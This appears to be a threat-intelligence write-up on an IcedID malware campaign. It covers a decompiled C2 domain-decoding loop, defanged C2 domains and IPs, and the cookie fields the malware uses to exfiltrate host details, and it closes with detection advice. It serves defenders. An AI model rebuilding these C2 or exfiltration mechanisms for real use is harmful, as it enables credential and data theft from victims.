
Looking at the dumped binary in PE Studio what catches the attention are the `WinHttpOpenRequest`, `WinHttpSendRequest`, and `WinHttpReceiveResponse` functions.

The `WinHttpOpenRequest` creates an HTTP request handle and stores the specified parameters in that handle, while `WinHttpSendRequest` sends the specified request to the C2 server and the `WinHttpReceiveResponse` waits to receive the response.



PE Studio with the unpacked IcedID

After loading the binary into xdbg64, we add the breakpoint on `WinHttpOpenRequest`. When this breakpoint is hit, we can see from the disassembly that the code is generating the domain through an xoring operation. This helps us to understand how the C2 value is generated.



```
do {
  local_218[(longlong)lpMem_00] =
       *(byte *)(lpMem_00 + 0x60001410) ^ *(byte *)(lpMem_00 + 0x60001400);
  lpMem_00 = (uint *)((longlong)lpMem_00 + 1);
} while (lpMem_00 < (uint *)0x20);
DAT_180003000 = 2;
local_2b8 = L"aws.amazon.com";
local_2a8 = (LPWSTR)0x0;
local_2b0 = &DAT_180004338;
local_29c = 1;
local_2a0 = 0x1bb;
local_298 = 0;
local_288 = &LAB_180002814;
local_290 = 0;
local_280 = 0x30;
FUN_180001100(&local_2b8,(LPVOID *)&local_res10,(LPVOID *)&local_res8);
hHeap = GetProcessHeap();
pWVar5 = (LPWSTR)HeapAlloc(hHeap,8,0x2001);
if (pWVar5 == (LPWSTR)0x0) {
  return 0;
```

Checking aws.amazon.com connectivity

Some of the domains collected from our analysis of around 500 samples of IcedID included:

```
epicprotovir[.]download
essoandmobilcards[.]com
immotransfer[.]top
kickersflyers[.]bid
mappingmorrage[.]top
momenturede[.]fun
provokordino[.]space
quadrogorrila[.]casa
vaclicinni[.]xyz
vikolifer[.]top
```

These appear to be masked through CloudFlare IPs. For example,

```
hxxp[://]mappingmorrage[.]top/
172.67.196.74
104.21.57.254
2606:4700:3037::6815:39fe
2606:4700:3037::ac43:c44a
```

The malware's main module functions to steal credentials from the victim's machine, exfiltrating information back to the C2 server.

A cookie which has information from the infected host is sent to the C2 and contains the OS type, username, computer name, and CPU domain, giving the operators a good understanding of the compromised environment.

```
__gads:
_gat: Windows version info 6.3.9600.64 is Windows 8.1 64bit
_ga: Processor CPUID information
_u: Username and Computername DESKTOP-FRH1VBHMarcoFB35A6FF06678D37
__io: Domain id
_gid: NIC
```

IceID exfiltrates environmental data via a cookie

Discovering network traffic with the headers listed above is an indication that the host has been infected with IcedID malware.

Conclusion

Many IcedID attacks begin with a phishing email and users opening the attachment. In this campaign, IcedID uses a maldoc in the initial infection stage in an attempt to bypass defenses by interacting with the contents of the document itself. The use of an HTA file with its dependency on IE's `mshta.exe` is reasonably unusual behavior that defenders can monitor for in their environments. This, along with other techniques such as changing the file extension and the behavior of the DLL, should be detected by a capable Next Gen security solution.

Indicators of Compromise

https://github.com/SentineLabs/icedID

Source: https://labs.sentinelone.com/evasive-maneuvers-massive-icedid-campaign-aims-for-stealth-with-benign-macros/